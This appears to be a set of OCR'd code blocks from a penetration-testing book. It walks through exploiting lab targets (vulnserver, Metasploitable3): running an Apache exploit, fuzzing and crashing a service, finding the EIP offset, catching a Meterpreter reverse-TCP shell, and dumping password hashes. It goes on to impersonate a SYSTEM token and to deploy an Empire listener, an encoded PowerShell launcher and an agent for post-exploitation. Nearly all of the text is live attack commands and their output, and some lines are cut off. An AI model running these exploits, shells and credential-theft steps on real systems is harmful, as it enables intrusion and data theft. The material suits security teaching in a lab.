(Gabriel's FTP Server) Open & Compact FTP Server 1.2 - Authentication Bypass / D | exploits/windows/remote/27401.py
(Gabriel's FTP Server) Open & Compact FTP Server 1.2 - Full System Access        | exploits/windows/remote/13932.py
(Gabriel's FTP Server) Open & Compact FTPd 1.2 - Unauthenticated Buffer Overflow | exploits/windows/remote/11742.rb
(Gabriel's FTP Server) Open & Compact FTPd 1.2 - Unauthenticated Remote Overflow | exploits/windows/remote/11420.py
2X ThinClientServer 5.0 sp1-r3497 TFTP Service - Directory Traversal             | exploits/windows/remote/31562.txt
32bit FTP (09.04.24) - 'Banner' Remote Buffer Overflow                           | exploits/windows_x86/remote/8614.py
32bit FTP (09.04.24) - 'Banner' Remote Buffer Overflow (PoC)                     | exploits/windows_x86/dos/8611.pl
32bit FTP (09.04.24) - 'CWD Response' Remote Buffer Overflow                     | exploits/windows_x86/remote/8613.py
32bit FTP (09.04.24) - 'CWD Response' Universal Overwrite (SEH)                  | exploits/windows_x86/remote/8621.py
```





```
root@kali:~# cp /usr/share/exploitdb/platforms/windows/remote/3996.c apache.
root@kali:~# gcc apache.c -o apache
root@kali:~# ./apache
  Exploit: apache mod rewrite exploit (win32)
       By: fabio/b0x (oc-192, old CoTS member)
Greetings: caffeine, raver, psikoma, cumatru, insomnia, teddym6, googleman,
    Usage: ./apache hostname rewrite_path
root@kali:~# ./apache localhost /
  Exploit: apache mod rewrite exploit (win32)
       By: fabio/b0x (oc-192, old CoTS member)
Greetings: caffeine, raver, psikoma, cumatru, insomnia, teddym6, googleman,

[+]Preparing payload
[+]Connecting...
[+]Connected
[+]Sending...
[+]Sent
[+]Starting second stage...
```

```
root@kali:~# cp /usr/share/exploitdb/exploits/windows/remote/16756.rb NewExploit.rb
root@kali:~# mv NewExploit.rb /usr/share/metasploit-framework/modules/exploits/windows/http/
```


```
msf > search NewExploit

Matching Modules
================

   Name                          Disclosure Date  Rank    Check  Description
   ----                          ---------------  ----    -----  -----------
   exploit/windows/http/NewExploit  2003-06-21       normal  Yes    Sambar 6 Search Results Buffer Overflow
```


```
C:\Windows\System32\cmd.exe - vulnserver.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\EI$C\Downloads\vulnserver>vulnserver.exe
Starting vulnserver version 1.00
Called essential function dll version 1.00

This is vulnerable software!
Do not allow access from untrusted systems or networks!

Waiting for client connections...
```

```
root@kali:~# nc -vv 192.168.0.119 9999
192.168.0.119: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.0.119] 9999 (?) open
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
```


```
root@kali:~# generic_send_tcp 192.168.0.119 9999 exploitfuzz.spk 0 0
Total Number of Strings is 681
Fuzzing
Fuzzing Variable 0:0
line read=Welcome to Vulnerable Server! Enter HELP for help.
Fuzzing Variable 0:1
line read=Welcome to Vulnerable Server! Enter HELP for help.
Variablesize= 5004
Fuzzing Variable 0:2
line read=Welcome to Vulnerable Server! Enter HELP for help.
Variablesize= 5005
Fuzzing Variable 0:3
line read=Welcome to Vulnerable Server! Enter HELP for help.
Variablesize= 21
```

```
root@kali:~# generic_send_tcp 192.168.0.119 9999 exploitfuzz.spk 0 0
Total Number of Strings is 681
Fuzzing
Fuzzing Variable 0:0
line read=Welcome to Vulnerable Server! Enter HELP for help.
Fuzzing Variable 0:1
line read=Welcome to Vulnerable Server! Enter HELP for help.
Variablesize= 5004
Fuzzing Variable 0:2
Variablesize= 5005
Fuzzing Variable 0:3
Variablesize= 21
Fuzzing Variable 0:4
Variablesize= 3
Fuzzing Variable 0:5
```








```
root@kali:~# python crash.py
enter the IP to crash:192.168.0.119
Welcome to Vulnerable Server! Enter HELP for help.

server dead
```




```
root@kali:/usr/share/metasploit-framework/tools/exploit# ./pattern_create.rb -l 4000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0
Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1
Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2
Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3
Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4
Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5
As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6
Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7
Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8
Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9
Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0
Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1
Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2
```




```
Registers (FPU)
EAX 0225F200 ASCII "TRUN ./.:/Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5A
ECX 006659DC
EDX 00000000
EBX 0000007C
ESP 0225F9E0 ASCII "8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7C
EBP 43366F43
ESI 00000000
EDI 00000000

EIP 6F43376F

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 7EFDA000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```



Executable modules

Base	Size	Entry	Name	File version	Path
00400000	00007000	00401130	vulnserv		C:\Users\EISC\Downloads\vulnserver\vulnserver.exe
02B20000	00019000	02B24975	sechost	6.1.7600.16385	C:\Windows\SysWOW64\sechost.dll
10000000	0000C000	100010E1	CRYPTBAS	6.1.7601.18912	C:\Windows\syswow64\CRYPTBASE.dll
40160000	00006000	40161782	NSI	6.1.7600.16385	C:\Windows\syswow64\NSI.dll
41AC0000	00035000	41AC145D	WS2_32	6.1.7600.16385	C:\Windows\syswow64\WS2_32.DLL
62500000	00008000	625010C0	essfunc		C:\Users\EISC\Downloads\vulnserver\essfunc.dll
6C880000	0003C000	6C88145D	mswsock	6.1.7600.16385	C:\Windows\system32\mswsock.dll
6F8E0000	0009D000	6F9140EA	USP10	1.0626.7601.184	C:\Windows\syswow64\USP10.dll
6FF50000	000AC000	6FF5A472	msvcrt	7.0.7601.17744	C:\Windows\syswow64\msvcrt.dll
70990000	000CC000	7099168B	MSCTF	6.1.7600.16385	C:\Windows\syswow64\MSCTF.dll
77C60000	000A1000	77C7494D	ADVAPI32	6.1.7601.18869	C:\Windows\syswow64\ADVAPI32.dll
7D620000	0000A000	7D6236A0	LPK	6.1.7601.18914	C:\Windows\syswow64\LPK.dll
7D850000	00047000	7D8574C1	KERNELBA	6.1.7601.18015	C:\Windows\syswow64\KERNELBASE.dll
7D8A0000	00060000	7D8BA3B3	SspiCli	6.1.7601.18912	C:\Windows\syswow64\SspiCli.dll
7D910000	00060000	7D92158F	IMM32	6.1.7601.17514	C:\Windows\system32\IMM32.DLL
7DAB0000	00090000	7DAC633B	GDI32	6.1.7601.18898	C:\Windows\syswow64\GDI32.dll
7DB50000	000F0000	7DB60569	RPCRT4	6.1.7600.16385	C:\Windows\syswow64\RPCRT4.dll
7DC50000	00100000	7DC6B6ED	user32	6.1.7601.17514	C:\Windows\syswow64\user32.dll
7DD60000	00110000	7DD73283	kernel32	6.1.7601.18015	C:\Windows\syswow64\kernel32.dll
7DE70000	00180000		ntdll	6.1.7600.16385	C:\Windows\SysWOW64\ntdll.dll




```
msf > use exploit/multi/handler
msf exploit(handler) > set lhost 192.168.0.137
lhost => 192.168.0.137
msf exploit(handler) > set lport 4444
lport => 4444
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.0.137:4444
[*] Starting the payload handler...
```

```
[*] Started reverse TCP handler on 192.168.0.137:4444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 192.168.0.119
[*] Meterpreter session 1 opened (192.168.0.137:4444 -> 192.168.0.119:51042) at 2017-06-04 13
:10:31 -0400

meterpreter > getuid
Server username: victim\EISC
```

Chapter 11: Action on the Objective and Lateral Movement

```
meterpreter > ps

Process List
============

 PID   PPID  Name                  Arch  Session  User                          Path
 ---   ----  ----                  ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System                x64   0
 252   4     smss.exe              x64   0        NT AUTHORITY\SYSTEM           \SystemRoot\System3
 328   308   csrss.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32
 348   328   conhost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\system32
 380   308   wininit.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32
 388   372   csrss.exe             x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32
 420   372   winlogon.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32
 472   380   services.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32
 500   380   lsass.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32
 508   380   lsm.exe               x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32
 584   1960  dcrotatelogs.exe      x86   0        NT AUTHORITY\LOCAL SERVICE    C:\ManageEngine\Des
rver\apache\bin\dcrotatelogs.exe
 612   472   svchost.exe           x64   0        NT AUTHORITY\SYSTEM
 628   472   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
 676   472   VBoxService.exe       x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32
xe
 740   472   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE
 828   472   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
```

```
meterpreter > migrate 4028
[*] Migrating from 1104 to 4028...
[*] Migration completed successfully.
```

```
meterpreter > run post/windows/gather/checkvm

[*] Checking if METASPLOITABLE3 is a Virtual Machine .....
[+] This is a Sun VirtualBox Virtual Machine
```

```
meterpreter > run winenum
[*] Running Windows Local Enumeration Meterpreter Script
[*] New session on 192.168.0.115:445...
[*] Saving general report to /root/.msf4/logs/scripts/winenum/ME
txt
[*] Output of each individual command is saved to /root/.msf4/lo
[*] Checking if METASPLOITABLE3 is a Virtual Machine ........
[*]     UAC is Disabled
[*] Running Command List ...
[*]     running command arp -a
[*]     running command ipconfig /displaydns
[*]     running command route print
[*]     running command netstat -nao
[*]     running command netstat -vb
[*]     running command net view
[*]     running command netstat -ns
[*]     running command cmd.exe /c set
[*]     running command ipconfig /all
[*]     running command net accounts
[*]     running command net group administrators
[*]     running command netsh firewall show config
[*]     running command net user
[*]     running command net localgroup administrators
[*]     running command tasklist /svc
[*]     running command net session
[*]     running command net group
[*]     running command net share
[*]     running command net view /domain
[*]     running command net localgroup
[*]     running command cscript /nologo winrm get winrm/config
[*]     running command gpresult /SCOPE COMPUTER /Z
```

```
[*] Running WMIC Commands ....
[*]     running command wmic useraccount list
[*]     running command wmic group list
[*]     running command wmic service list brief
[*]     running command wmic share get name,path
[*]     running command wmic nteventlog get path,filename,writeable
[*]     running command wmic volume list brief
[*]     running command wmic netlogin get name,lastlogon,badpasswordcount
[*]     running command wmic netuse get name,username,connectiontype,localname
[*]     running command wmic netclient list brief
[*]     running command wmic logicaldisk get description,filesystem,name,size
[*]     running command wmic startup list full
[*]     running command wmic rdtoggle list
[*]     running command wmic product get name,version
[*]     running command wmic qfe
[*] Extracting software list from registry
[*] Dumping password hashes...
[*] Hashes Dumped
[*] Getting Tokens...
[*] All tokens have been processed
[*] Done!
```

```
meterpreter > use incognito
Loading extension incognito...Success.
meterpreter > list_tokens -u

Delegation Tokens Available
========================================
METASPLOITABLE3\sshd_server
METASPLOITABLE3\vagrant
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM

Impersonation Tokens Available
========================================
NT AUTHORITY\ANONYMOUS LOGON
```

```
meterpreter > impersonate_token "NT AUTHORITY\\SYSTEM"
[+] Delegation token available
[+] Successfully impersonated user NT AUTHORITY\SYSTEM
```

```
install -d /usr/bin
install -d /usr/share/man/man1
install -m 0755 build/bin/mkbom build/bin/dumpbom build/bin/lsbom build/bin/ls4mkbom /usr/b
install -m 0644 build/man/mkbom.1.gz build/man/dumpbom.1.gz build/man/lsbom.1.gz build/man/
n1

 [>] Enter server negotiation password, enter for random generation: TheMostSecretPassw0rd
Traceback (most recent call last):
  File "./setup_database.py", line 120, in <module>
    )''')
sqlite3.OperationalError: table "agents" already exists

 [*] Certificate written to ../data/empire-chain.pem
 [*] Private key written to ../data/empire-priv.key


 [*] Setup complete!
```

```
================================================================
 [Empire]  Post-Exploitation Framework
================================================================
 [Version] 2.5 | [Web] https://github.com/empireProject/Empire
================================================================

  _______  .___  ___.  .______    __  .______       _______
 |   ____||   \/   |  |   _  \  |  | |   _  \     |   ____|
 |  |__   |  \  /  |  |  |_)  | |  | |  |_)  |    |  |__
 |   __|  |  |\/|  |  |   ___/  |  | |      /     |   __|
 |  |____ |  |  |  |  |  |      |  | |  |\  \----.|  |____
 |_______||__|  |__|  | _|      |__| | _| `._____||_______|


       285 modules currently loaded

       0 listeners currently active

       0 agents currently active


(Empire) >
```

```
(Empire) > listeners
[!] No listeners currently active
(Empire: listeners) > uselistener
dbx           http_com      http_hop      meterpreter   redirector
http          http_foreign  http_mapi     onedrive
(Empire: listeners) > uselistener http
(Empire: listeners/http) > info

    Name: HTTP[S]
Category: client_server

Authors:
  @harmj0y

Description:
  Starts a http[s] listener (PowerShell or Python) that uses a
  GET/POST approach.

HTTP[S] Options:

  Name              Required    Value                          Description
  ----              --------    -------                        -----------
  SlackToken        False                                      Your SlackBot API tok
stance.
  ProxyCreds        False       default                        Proxy credentials ([d
 request (default, none, or other).
  KillDate          False                                      Date for the listener
  Name              True        http                           Name for the listener
```

```
(Empire: listeners/http) > set Port 8080
(Empire: listeners/http) > execute
[*] Starting listener 'http'
 * Serving Flask app "http" (lazy loading)
 * Environment: production
   WARNING: Do not use the development server in a production environment.
   Use a production WSGI server instead.
 * Debug mode: off
[+] Listener successfully started!
(Empire: listeners/http) > launcher powershell
powershell -noP -sta -w 1 -enc  SQBmACgAJABQAFMAVgBlAFIAUwBpAG8AbgBUAEEAYg
AgAC0AZwBlACAAMwApAHsAJABHAFAARgA9AFsAcgBFAEYAXQAuAEEAUwBTAEUATQBCAEwAWQAu
AG4AYQBnAGUAbQBlAG4AdAAuAEEAdQB0AG8AbQBhAHQAaQBvAG4ALgBVAHQAaQBsAHMAJwApAC
UAZABHAHIAbwB1AHAAUABvAGwAaQBjAHkAUwBlAHQAdABpAG4AZwBzACcALAAnAE4AJwArACcA
SQBGACgAJABHAFAARgApAHsAJABHAFAAQwA9ACQARwBQAEYALgBHAGUAVABWAGEATABVAGUAKA
ByAGkAcAB0AEIAJwArACcAbABvAGMAawBMAG8AZwBnAGkAbgBnACcAXQApAHsAJABHAFAAQwBb
AGcAaQBuAGcAJwBdAFsAJwBFAG4AYQBiAGwAZQBTAGMAcgBpAHAAdABCACcAKwAnAGwAbwBjAG
cAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAFsAJwBFAG4A
bwBjAGEAdABpAG8AbgBMAG8AZwBnAGkAbgBnACcAXQA9ADAAfQAkAHYAQQBsAD0AWwBDAE8ATA
BJAGMAVABJAG8ATgBBAFIAeQBbAHMAdABSAGkAbgBHACwAUwBZAFMAdABFAG0ALgBPAEIASgBF
AGQAZAAoACcARQBuAGEAYgBsAGUAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAG
```

```
meterpreter > upload /root/chap11/agent.ps1 c:\windows\temp\
 > Interrupt: use the 'exit' command to quit
meterpreter > upload /root/chap11/agent.ps1 c:/windows/temp/
[*] uploading  : /root/chap11/agent.ps1 -> c:/windows/temp/
[*] uploaded   : /root/chap11/agent.ps1 -> c:/windows/temp/\agent.ps1
meterpreter > shell
Process 5376 created.
Channel 6 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\normaluser>powershell "c:\windows\temp\agent.ps1"
powershell "c:\windows\temp\agent.ps1"
#< CLIXML

^Z
Background channel 6? [y/N]  y
```

```
(Empire: listeners/http) > [*] Sending POWERSHELL stager (stage 1) to 192.168.0.115
[*] New agent CPGFL3XS checked in
[+] Initial agent CPGFL3XS from 192.168.0.115 now active (Slack)
[*] Sending agent (stage 2) to CPGFL3XS at 192.168.0.115
```

```
(Empire: agents) > interact CPGFL3XS
(Empire: CPGFL3XS) > sysinfo
[*] Tasked CPGFL3XS to run TASK_SYSINFO
[*] Agent CPGFL3XS tasked with task ID 1
(Empire: CPGFL3XS) > sysinfo: 0|http://192.168.0.24:80|METASP
dows Server 2008 R2 Standard |True|powershell|936|powershell|
[*] Agent CPGFL3XS returned results.
Listener:         http://192.168.0.24:80
Internal IP:    192.168.0.115
Username:         METASPLOITABLE3\vagrant
Hostname:       METASPLOITABLE3
OS:               Microsoft Windows Server 2008 R2 Standard
High Integrity:   1
Process Name:     powershell
Process ID:       936
Language:         powershell
Language Version: 5
```

